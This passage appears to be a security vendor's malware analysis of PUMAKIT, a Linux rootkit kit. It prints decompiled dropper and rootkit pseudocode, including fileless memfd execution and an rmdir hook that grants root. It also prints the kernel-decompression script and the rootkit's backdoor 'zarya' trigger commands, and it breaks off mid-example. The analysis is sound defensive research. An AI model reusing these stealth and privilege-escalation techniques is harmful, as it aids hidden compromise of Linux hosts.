Declawing PUMAKIT

By Remco Sprooten, Ruben Groenewoud

Published: 2024-12-12 · Archived: 2026-04-05 14:09:58 UTC

PUMAKIT at a glance

PUMAKIT is a sophisticated piece of malware, initially uncovered during routine threat hunting on VirusTotal and named after developer-embedded strings found within its binary. Its multi-stage architecture consists of a dropper (`cron`), two memory-resident executables (`/memfd:tgt` and `/memfd:wpn`), an LKM rootkit module, and a shared object (SO) userland rootkit.

The rootkit component, referenced by the malware authors as “PUMA", employs an internal Linux function tracer (ftrace) to hook 18 different syscalls and several kernel functions, enabling it to manipulate core system behaviors. Unique methods are used to interact with PUMA, including using the rmdir() syscall for privilege escalation and specialized commands for extracting configuration and runtime information. Through its staged deployment, the LKM rootkit ensures it only activates when specific conditions, such as secure boot checks or kernel symbol availability, are met. These conditions are verified by scanning the Linux kernel, and all necessary files are embedded as ELF binaries within the dropper.


Key functionalities of the kernel module include privilege escalation, hiding files and directories, concealing itself from system tools, anti-debugging measures, and establishing communication with command-and-control (C2) servers.

Key takeaways

- **Multi-Stage Architecture**: The malware combines a dropper, two memory-resident executables, an LKM rootkit, and an SO userland rootkit, activating only under specific conditions.
- **Advanced Stealth Mechanisms**: Hooks 18 syscalls and several kernel functions using `ftrace()` to hide files, directories, and the rootkit itself, while evading debugging attempts.
- **Unique Privilege Escalation**: Utilizes unconventional hooking methods like the `rmdir()` syscall for escalating privileges and interacting with the rootkit.
- **Critical Functionalities**: Includes privilege escalation, C2 communication, anti-debugging, and system manipulation to maintain persistence and control.

PUMAKIT Discovery

During routine threat hunting on VirusTotal, we came across an intriguing binary named cron. The binary was first uploaded on September 4, 2024, with 0 detections, raising suspicions about its potential stealthiness. Upon further examination, we discovered another related artifact, `/memfd:wpn (deleted)` 71cc6a6547b5afda1844792ace7d5437d7e8d6db1ba995e1b2fb760699693f24, uploaded on the same day, also with 0 detections.




VirusTotal Hunting

What caught our attention were the distinct strings embedded in these binaries, hinting at potential manipulation of the `vmlinuz` kernel package in `/boot/`. This prompted a deeper analysis of the samples, leading to interesting findings about their behavior and purpose.

PUMAKIT code analysis

PUMAKIT, named after its embedded LKM rootkit module (named "PUMA" by the malware authors) and Kitsune, the SO userland rootkit, employs a multi-stage architecture, starting with a dropper that initiates an execution chain. The process begins with the `cron` binary, which creates two memory-resident executables: `/memfd:tgt (deleted)` and `/memfd:wpn (deleted)`. While `/memfd:tgt` serves as a benign Cron binary, `/memfd:wpn` acts as a rootkit loader. The loader is responsible for evaluating system conditions, executing a temporary script (`/tmp/script.sh`), and ultimately deploying the LKM rootkit. The LKM rootkit contains an embedded SO file - Kitsune - to interact with the rootkit from userspace. This execution chain is displayed below.



PUMAKIT infection chain

This structured design enables PUMAKIT to execute its payload only when specific criteria are met, ensuring stealth and reducing the likelihood of detection. Each stage of the process is meticulously crafted to hide its presence, leveraging memory-resident files and precise checks on the target environment.

In this section, we will dive deeper into the code analysis for the different stages, exploring its components and their role in enabling this sophisticated multi-stage malware.

Stage 1: Cron overview

The `cron` binary acts as a dropper. The function below serves as the main logic handler in a PUMAKIT malware sample. Its primary goals are:

1. Check command-line arguments for a specific keyword (`"Huinder"`).
2. If not found, embed and run hidden payloads entirely from memory without dropping them into the filesystem.
3. If found, handle specific “extraction” arguments to dump its embedded components to disk and then gracefully exit.

In short, the malware tries to remain stealthy. If run usually (without a particular argument), it executes hidden ELF binaries without leaving traces on disk, possibly masquerading as a legitimate process (like `cron`).

```
004014f0    int64_t mw_main(int32_t argc, char**& argv)

00401502        char** argv_1
00401502        char* rbp_1 = &argv_1[1]
00401509        char* argv_ = *argv_1
0040150c        char* strHuinder_1 = strHuinder
0040150c
00401516        while (true)
00401516            if (argv_ == 0)
00401567                int32_t fd = writeToMemfd(name: "tgt", Elf: tgtElfp, size: tgtSize)
00401567
00401570                if (fd s>= 0)
0040158b                    int32_t wpnfd = writeToMemfd(name: "wpn", Elf: wpnElfp, size: wpnSize)
0040158b
00401594                    if (wpnfd s>= 0)
0040159a                        pid_t childPid
0040159a                        struct rusage* rusage
0040159a                        childPid, rusage = fork()
0040159a
004015a3                        if (childPid s>= 0)
004015a5                            char*** envp
004015a5                            int32_t flags
004015a5
004015a5                            if (childPid == 0)
004015c0                                int32_t fdDevNull
004015c0                                int32_t flags_1
004015c0                                fdDevNull, flags_1 = openat(dirfd: devNull, pathname: 1)
004015c0
004015ca                                if (fdDevNull s>= 0 && dup2(oldfd: fdDevNull, newfd: 1) s>= 0)
004015e4                                    int32_t newFd
004015e4                                    char*** envp_1
004015e4                                    newFd, envp_1 = dup2(oldfd: fdDevNull, newfd: 2)
004015e4
004015eb                                    if (newFd s>= 0)
004015f9                                        envp, flags = execveat(dirfd: wpnfd, pathname: &cmdUsrBinSshd, argv: argv_1, envp: envp_1, flags: flags_1)
004015a5                            else
004015ab                                envp, flags = wait4(pid: childPid, wstatus: nullptr, options: 0, rusage)
0040160a                                execveat(dirfd: fd, pathname: argv, argv: argv_1, envp, flags)
0040160a
00401611                        if (wpnfd != 0)
00401615                            close(wpnfd)
00401615
0040161c                        if (fd != 0)
00401620                            close(fd)
00401620
00401632                    return 0
00401632
0040151b                strlen(s: strHuinder_1)
0040151b
00401530                if (strcmp(s1: argv_, s2: strHuinder_1) == 0)
00401530                    break
00401530
00401548                argv_ = *rbp_1
0040154c                rbp_1 = &rbp_1[8]
0040154c
004018c4        if (argc s<= 2)
004019a5            return 42
004019a5
```

The main function of the initial dropper

If the string `Huinder` isn’t found among the arguments, the code inside `if (!argv_)` executes:

`writeToMemfd(...)` : This is a hallmark of fileless execution. `memfd_create` allows the binary to exist entirely in memory. The malware writes its embedded payloads (`tgtElfp` and `wpnElfp`) into anonymous file descriptors rather than dropping them onto disk.

`fork()` and `execveat()` : The malware forks into a child and parent process. The child redirects its standard output and error to `/dev/null` to avoid leaving logs and then executes the “weapon” payload (`wpnElfp`) using

`execveat()`. The parent waits for the child and then executes the “target” payload (`tgtElfp`). Both payloads are executed from memory, not from a file on disk, making detection and forensic analysis more difficult.

The choice of `execveat()` is interesting—it’s a newer syscall that allows executing a program referred to by a file descriptor. This further supports the fileless nature of this malware’s execution.

We have identified that the `tgt` file is a legitimate `cron` binary. It is loaded in memory and executed after the rootkit loader (`wpn`) is executed.


After execution, the binary remains active on the host.

```
> ps aux

root 2138 ./30b26707d5fb407ef39ebee37ded7edeea2890fb5ec1ebfa09a3b3edfc80db1f
```

Below is a listing of the file descriptors for this process. These file descriptors show the memory-resident files created by the dropper.

```
root@debian11-rg:/tmp# ls -lah /proc/2138/fd

total 0

dr-x------ 2 root root  0 Dec  6 09:57 .

dr-xr-xr-x 9 root root  0 Dec  6 09:57 ..

lr-x------ 1 root root 64 Dec  6 09:57 0 -> /dev/null

l-wx------ 1 root root 64 Dec  6 09:57 1 -> /dev/null

l-wx------ 1 root root 64 Dec  6 09:57 2 -> /dev/null

lrwx------ 1 root root 64 Dec  6 09:57 3 -> '/memfd:tgt (deleted)'

lrwx------ 1 root root 64 Dec  6 09:57 4 -> '/memfd:wpn (deleted)'

lrwx------ 1 root root 64 Dec  6 09:57 5 -> /run/crond.pid

lrwx------ 1 root root 64 Dec  6 09:57 6 -> 'socket:[20433]'
```

Following the references we can see the binaries that are loaded in the sample. We can simply copy the bytes into a new file for further analysis using the offset and sizes.



Embedded ELF binary

Upon extraction, we find the following two new files:

- `Wpn` : `cb070cc9223445113c3217f05ef85a930f626d3feaaea54d8585aaed3c2b3cfe`
- `Tgt` : `934955f0411538eebb24694982f546907f3c6df8534d6019b7ff165c4d104136`

We now have the dumps of the two memory files.

Stage 2: Memory-resident executables overview

Examining the /memfd:tgt ELF file, it is clear that this is the default Ubuntu Linux Cron binary. There appear to be no modifications to the binary.

The /memfd:wpn file is more interesting, as it is the binary responsible for loading the the LKM rootkit. This rootkit loader attempts to hide itself by mimicking it as the `/usr/sbin/sshd` executable. It checks for particular prerequisites, such as whether secure boot is enabled and the required symbols are available, and if all conditions are met, it loads the kernel module rootkit.

Looking at the execution in Kibana, we can see that the program checks whether secure boot is enabled by querying `dmesg`. If the correct conditions are met, a shell script called `script.sh` is dropped in the `/tmp` directory and executed.

process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
/bin/sh	sh -c bash /tmp/script.sh "/boot/vmlinuz-5.10.0-33-cloud-amd64"	/dev/fd/4	/usr/bin/sshd -t	-	exec
/dev/fd/4	-	-	-	/tmp/script.sh	creation
/bin/sh	sh -c dmesg | grep 'ecure boot enabled'	/dev/fd/4	/usr/bin/sshd -t	-	exec
/dev/fd/4	/usr/bin/sshd -t	./30b26707d5fb407ef39ebee37ded7edeea2890fb5ec1ebfa09a3b3edfc80db1f	./30b26707d5fb407ef39ebee37ded7edeea2890fb5ec1ebfa09a3b3edfc80db1f	-	exec
./30b26707d5fb407ef39ebee37ded7edeea2890fb5ec1ebfa09a3b3edfc80db1f	./30b26707d5fb407ef39ebee37ded7edeea2890fb5ec1ebfa09a3b3edfc80db1f	/bin/bash	bash	-	exec

Execution flow of the bash script and rootkit loader starting from /dev/fd/4

This script contains logic for inspecting and processing files based on their compression formats.

```
#!/bin/sh
c() {
  if file "$1" | grep -q "ELF"; then
                exit 0
        else
          return 1
        fi
}
d() {
    for p in `tr "$1\n$2" "\n$2=" < "$i" | grep -abo "^$2"`
    do
        p=${p%%:*}
        tail -c+$p "$i" | $3 > $r 2>/dev/null
        c $r
    done
}
i=$1
r="/tmp/vmlinux"
[[ -z $vmlinuz_path ]] || exit 0
d '\037\213\010' xy gunzip
d '\3757zXZ\000' abcde unxz
d 'BZh' xy bunzip2
d '\135\0\0\0' xxx unlzma
d '\211\114\132' xy 'lzop -d'
d '\002!L\030' xxx 'lz4 -d'
d '(\265/\375' xxx unzstd
c $i
exit 1
```

The Bash script that is used to decompress the kernel image

Here's what it does:

- The function `c()` inspects files using the `file` command to verify whether they are ELF binaries. If not, the function returns an error.
- The function `d()` attempts to decompress a given file using various utilities like `gunzip`, `unxz`, `bunzip2`, and others based on signatures of supported compression formats. It employs `grep` and `tail` to locate and extract specific compressed segments.
- The script attempts to locate and process a file (`$i`) into `/tmp/vmlinux`.

After the execution of `/tmp/script.sh`, the file `/boot/vmlinuz-5.10.0-33-cloud-amd64` is used as input. The `tr` command is employed to locate gzip's magic numbers (`\037\213\010`). Subsequently, a portion of the file starting at the byte offset `+10957311` is extracted using `tail`, decompressed with `gunzip`, and saved as `/tmp/vmlinux`. The resulting file is then verified to determine if it is a valid ELF binary.

process.executable	process.command_line	process.parent.command_line	event.action	file.path
/usr/bin/file	file /tmp/vmlinux	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec	-
/usr/bin/grep	grep -q ELF	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec	-
/usr/bin/gunzip	/bin/sh /usr/bin/gunzip	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec	-
/usr/bin/tail	tail -c+10957311 /boot/vmlinuz-5.10.0-33-cloud-amd64	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec	-
/usr/bin/bash	-	-	creation	/tmp/vmlinux
/usr/bin/tr	tr \037\213\010\nxy \nxy=	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec	-
/usr/bin/grep	grep -abo ^xy	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec	-

The process of determining that the decompressing has succeeded

This sequence is repeated multiple times until all entries within the script have been passed into function `d()`.

```
 d '\037\213\010' xy gunzip
d '\3757zXZ\000' abcde unxz
d 'BZh' xy bunzip2
d '\135\0\0\0' xxx unlzma
d '\211\114\132' xy 'lzop -d'
d '\002!L\030' xxx 'lz4 -d'
d '(\265/\375' xxx unzstd
```

This process is shown below.

process.executable	process.command_line	process.parent.executable	process.parent.command_line	event.action
/bin/sh	sh -c bash /tmp/script.sh "/boot/vmlinuz-5.10.0-33-cloud-amd64"	/dev/fd/4	/usr/bin/sshd -t	end
/usr/bin/lz4	lz4 -d	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/tail	tail -c+16477 /boot/vmlinuz-5.10.0-33-cloud-amd64	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/tail	tail -c+5866390 /boot/vmlinuz-5.10.0-33-cloud-amd64	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/lzop	lzop -d	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/tail	tail -c+4250443 /boot/vmlinuz-5.10.0-33-cloud-amd64	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/lzop	lzop -d	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/tail	tail -c+1416126 /boot/vmlinuz-5.10.0-33-cloud-amd64	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/tail	tail -c+8971363 /boot/vmlinuz-5.10.0-33-cloud-amd64	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/unlzma	unlzma	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/tail	tail -c+5827446 /boot/vmlinuz-5.10.0-33-cloud-amd64	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/tail	tail -c+7189952 /boot/vmlinuz-5.10.0-33-cloud-amd64	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/unxz	unxz	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/gzip	gzip -d	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/gunzip	/bin/sh /usr/bin/gunzip	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec
/usr/bin/tail	tail -c+10957311 /boot/vmlinuz-5.10.0-33-cloud-amd64	/usr/bin/bash	bash /tmp/script.sh /boot/vmlinuz-5.10.0-33-cloud-amd64	exec

After running through all of the items in the script, the `/tmp/vmlinux` and `/tmp/script.sh` files are deleted.

process.executable	file.path	event.action
/dev/fd/4	/tmp/vmlinux	deletion
/dev/fd/4	/tmp/script.sh	deletion

Deleting the script and unpacked kernel

The script's primary purpose is to verify whether specific conditions are satisfied and, if they are, to set up the environment for deploying the rootkit using a kernel object file.

```
read(tmp_vmlinux_file, vmlinux_file_buffer, fileSize);
int64_t r11_1 = close(tmp_vmlinux_file);
int32_t i_6 = 0;
struct relocationInfo relocationInfo__ksymtab_gpl;
struct struct_16 additionalData__ksymtab_gpl;
find_entry_by_string(vmlinux_file_buffer, "__ksymtab_gpl", &relocationInfo__ksymtab_gpl, &additionalData__ksymtab_gpl, &sectionData);
struct relocationInfo relocationInfo__kcrctab_gpl;
find_entry_by_string(vmlinux_file_buffer, "__kcrctab_gpl", &relocationInfo__kcrctab_gpl, nullptr, nullptr);
struct relocationInfo relocationInfo__ksymtab_gpl_6 = relocationInfo__ksymtab_gpl;
struct relocationInfo relocationInfo__kcrctab_gpl_1 = relocationInfo__kcrctab_gpl;
data_e2cd70 = 1;
relocationInfo__ksymtab_gpl = relocationInfo__ksymtab_gpl_6;
struct struct_16 additionalData__ksymtab_gpl_3 = additionalData__ksymtab_gpl;
data_e2cd68 = relocationInfo__kcrctab_gpl_1 + vmlinux_file_buffer;
struct sectionData sectionData__ksymtab_gpl;
sectionData__ksymtab_gpl.raw_data_size = sectionData.raw_data_size;
sectionData__ksymtab_gpl.data_addr = sectionData.data_addr;
additionalData__ksymtab_gpl = additionalData__ksymtab_gpl_3;
sectionData__ksymtab_gpl.raw_data_size = sectionData__ksymtab_gpl.raw_data_size;
sectionData__ksymtab_gpl.data_addr = sectionData__ksymtab_gpl.data_addr;
find_entry_by_string(vmlinux_file_buffer, "__ksymtab", &relocationInfo__ksymtab_gpl, &additionalData__ksymtab_gpl, &sectionData);
struct struct_16 additionalData__ksymtab_gpl_4 = additionalData__ksymtab_gpl;
struct relocationInfo relocationInfo__ksymtab_gpl_7 = relocationInfo__ksymtab_gpl;
int32_t additionalData;
find_entry_by_string(vmlinux_file_buffer, "__kcrctab", &relocationInfo__kcrctab_gpl, &additionalData, nullptr);
int32_t additionalData_1 = additionalData;
data_e2cd80 = relocationInfo__ksymtab_gpl_7;
struct relocationInfo* relocationInfo__kcrctab_gpl_2 = (uint64_t)relocationInfo__kcrctab_gpl;
data_e2cd84 = additionalData__ksymtab_gpl_4;
rax_14_2 = relocationInfo__kcrctab_gpl_2;
data_e2cd88 = (char*)relocationInfo__kcrctab_gpl_2 + vmlinux_file_buffer;
data_e2cd90 = 0;
struct sectionData rax_79;
rax_79.raw_data_size = sectionData.raw_data_size;
rax_79.data_addr = sectionData.data_addr;
(*(uint32_t*)data_e2cd98) = rax_79.raw_data_size;
*(uint32_t*)(&data_e2cd98 + 4) = rax_79.data_addr;
int64_t* i_5;
```

Rootkit loader looking for symbol offsets

As shown in the image above, the loader looks for `__ksymtab` and `__kcrctab` symbols in the Linux Kernel file and stores the offsets.

Several strings show that the rootkit developers refer to their rootkit as “PUMA" within the dropper. Based on the conditions, the program outputs messages such as:

```
PUMA %s

[+] PUMA is compatible

[+] PUMA already loaded
```


Furthermore, the kernel object file contains a section named `.puma-config`, reinforcing the association with the rootkit.

Stage 3: LKM rootkit overview

In this section, we take a closer look at the kernel module to understand its underlying functionality. Specifically, we will examine its symbol lookup features, hooking mechanism, and the key syscalls it modifies to achieve its goals.

LKM rootkit overview: symbol lookup and hooking mechanism

The LKM rootkit's ability to manipulate system behavior begins with its use of the syscall table and its reliance on kallsyms_lookup_name() for symbol resolution. Unlike modern rootkits targeting kernel versions 5.7 and above, the rootkit does not use `kprobes`, indicating it is designed for older kernels.



Resolving a pointer to the sys_call_table using kallsyms_lookup_name


This choice is significant because, prior to kernel version 5.7, `kallsyms_lookup_name()` was exported and could be easily leveraged by modules, even those without proper licensing.

In February 2020, kernel developers debated the unexporting of `kallsyms_lookup_name()` to prevent misuse by unauthorized or malicious modules. A common tactic involved adding a fake `MODULE_LICENSE("GPL")` declaration to circumvent licensing checks, allowing these modules to access non-exported kernel functions. The LKM rootkitdemonstrates this behavior, as evident from its strings:

```
 name=audit
license=GPL
```

This fraudulent use of the GPL license ensures the rootkit can call `kallsyms_lookup_name()` to resolve function addresses and manipulate kernel internals.

In addition to its symbol resolution strategy, the kernel module employs the `ftrace()` hooking mechanism to establish its hooks. By leveraging `ftrace()`, the rootkit effectively intercepts syscalls and replaces their handlers with custom hooks.



The LKM rootkit leverages ftrace for hooking

Evidence of this is e.g. the usage of `unregister_ftrace_function` and `ftrace_set_filter_ip` as shown in the snippet of code above.

LKM rootkit overview: hooked syscalls overview

We analyzed the rootkit's syscall hooking mechanism to understand the scope of PUMA's interference with system functionality. The following table summarizes the syscalls hooked by the rootkit, the corresponding hooked functions, and their potential purposes.

By viewing the `cleanup_module()` function, we can see the `ftrace()` hooking mechanism being reverted by using the `unregister_ftrace_function()` function. This guarantees that the callback is no longer being called. Afterward, all syscalls are returned to point to the original syscall rather than the hooked syscall. This gives us a clean overview of all syscalls that were hooked.

```
000036b0    int64_t cleanup_module()

000036b0        struct struct_1* i = &data_4ea0
000036c5        kthread_stop(data_a2a68)
000036c5
00003702        do
00003702            if (i->field_28 != 0)
000036ce                unregister_ftrace_function(&i->field_40)
000036ea                ftrace_set_filter_ip(&i->field_40, i->fie
000036f1                i->field_28 = 0
000036f1
000036f4            i += 0xe0
00003702        while (i != &ideal_nops)
00003702
00003704        sub_327f()
00003709        uint64_t sys_call_table_1 = sys_call_table
00003717        *(sys_call_table_1 + 0xa8) = org_sys_access
00003725        *(sys_call_table_1 + 0x18) = org_sys_close
00003730        *(sys_call_table_1 + 0x1d8) = org_sys_fork
0000373e        *(sys_call_table_1 + 0xa10) = org_sys_execveat
0000374c        *(sys_call_table_1 + 0x20) = org_sys_stat
00003757        *(sys_call_table_1 + 0x1f0) = org_sys_kill
00003765        *(sys_call_table_1 + 0x3e0) = org_sys_getsid
00003773        *(sys_call_table_1 + 0x3c8) = org_sys_getpgid
00003781        *(sys_call_table_1 + 0x30) = org_sys_lstat
0000378c        *(sys_call_table_1 + 0x28) = org_sys_fstat
00003797        *(sys_call_table_1 + 0x270) = org_sys_getdents_
000037a5        *(sys_call_table_1 + 0x6c8) = org_sys_getdents64
000037b3        *(sys_call_table_1 + 0x48) = org_sys_mmap
000037be        *(sys_call_table_1 + 0x830) = org_sys_newfstatat
000037cc        *(sys_call_table_1 + 0x808) = org_sys_openat
000037da        *(sys_call_table_1 + 0x10) = org_sys_open
000037e5        *sys_call_table_1 = syscall_table_start
000037ef        *(sys_call_table_1 + 8) = org_sys_write
000037fa        *(sys_call_table_1 + 0x2a0) = org_sys_rmdir
0000380a        return sub_323d()
```

Cleanup of all the hooked syscalls

In the following sections, we will take a closer look at a few of the hooked syscalls.

LKM rootkit overview: rmdir_hook()

The `rmdir_hook()` in the kernel module plays a critical role in the rootkit's functionality, enabling it to manipulate directory removal operations for concealment and control. This hook is not limited to merely intercepting `rmdir()` syscalls but extends its functionality to enforce privilege escalation and retrieve configuration details stored within specific directories.

```
00001b56        int64_t var_147_1 = 0;
00001b61        int64_t var_13f_1 = 0;
00001b61
00001b89        do
00001b89        {
00001b7b            if ((*"zarya")[i] != ((uint5_t)dstPathName[i])[0])
00001b7b                /* tailcall */
00001b7b                return call_org_rmdir(rdi_3);
00001b7b
00001b81            i += 1;  /* "ff." */
00001b89        } while (i != 5);
00001b89
00001b97        uint64_t pathLen;
00001b97        uint64_t rdi_7;
00001b97        pathLen = strnlen(&dstPathName, 0xff);
00001b97
00001ba2        if (pathLen > 0xff)
000032c8            fortify_panic("strnlen");
00001ba2        else if (pathLen != 0xff)
00001ba8        {
00001bae            int32_t commandLen = (int32_t)(pathLen - 5);
00001bae
00001bb4            if (commandLen <= 1)  /* "ff." */
00001bb4            {
00001f95                struct cred* creadsStruc = prepare_creds();
00001f95
00001fa0                if (!creadsStruc)
00001fa0                    /* tailcall */
00001fa0                    return call_org_rmdir(creadsStruc);
00001fa0
00001fa6                *(uint32_t*)((char*)creadsStruc->usage.counter)[4] = 0;
00001fa6                creadsStruc->uid.val = 0;
00001fae                creadsStruc->gid.val = 0;
00001fae                creadsStruc->suid.val = 0;
00001fb6                creadsStruc->sgid.val = 0;
00001fb6                creadsStruc->euid.val = 0;
00001fbe                creadsStruc->egid.val = 0;
00001fbe                creadsStruc->fsuid.val = 0;
00001fcb                /* tailcall */
00001fcb                return call_org_rmdir(commit_creds(creadsStruc));
00001bb4            }
00001bb4
00001bba            char* commandVal = (uint64_t)dstPathName[6];
00001bba
```

Start of the rmdir hook code

This hook has several checks in place. The hook expects the first characters to the `rmdir()` syscall to be `zarya`. If this condition is met, the hooked function checks the 6th character, which is the command that gets executed. Finally, the 8th character is checked, which can contain process arguments for the command that is being executed. The structure looks like: `zarya[char][command][char][argument]`. Any special character (or none) can be placed between `zarya` and the commands and arguments.

As of the publication date, we have identified the following commands:

Command	Purpose
`zarya.c.0`	Retrieve the config
`zarya.t.0`	Test the working
`zarya.k.<pid>`	Hide a PID
`zarya.v.0`	Get the running version

Upon initialization of the rootkit, the `rmdir()` syscall hook is used to check whether the rootkit was loaded successfully. It does this by calling the `t` command.

```
ubuntu-rk:~$ rmdir test

rmdir: failed to remove 'test': No such file or directory

ubuntu-rk:~$ rmdir zarya.t

ubuntu-rk:~$
```

When using the `rmdir` command on a non-existent directory, an error message “No such file or directory” is returned. When using `rmdir` on `zarya.t`, no output is returned, indicating successful loading of the kernel module.

A second command is `v`, which is used to get the version of the running rootkit.

```
ubuntu-rk:~$ rmdir zarya.v

rmdir: failed to remove '240513': No such file or directory
```

Instead of `zarya.v` being added to the “failed to remove ‘`directory`’” error, the rootkit version `240513` is returned.

A third command is `c`, which prints the configuration of the rootkit.

```
ubuntu-rk:~/testing$ ./dump_config "zarya.c"

rmdir: failed to remove '': No such file or directory

Buffer contents (hex dump):

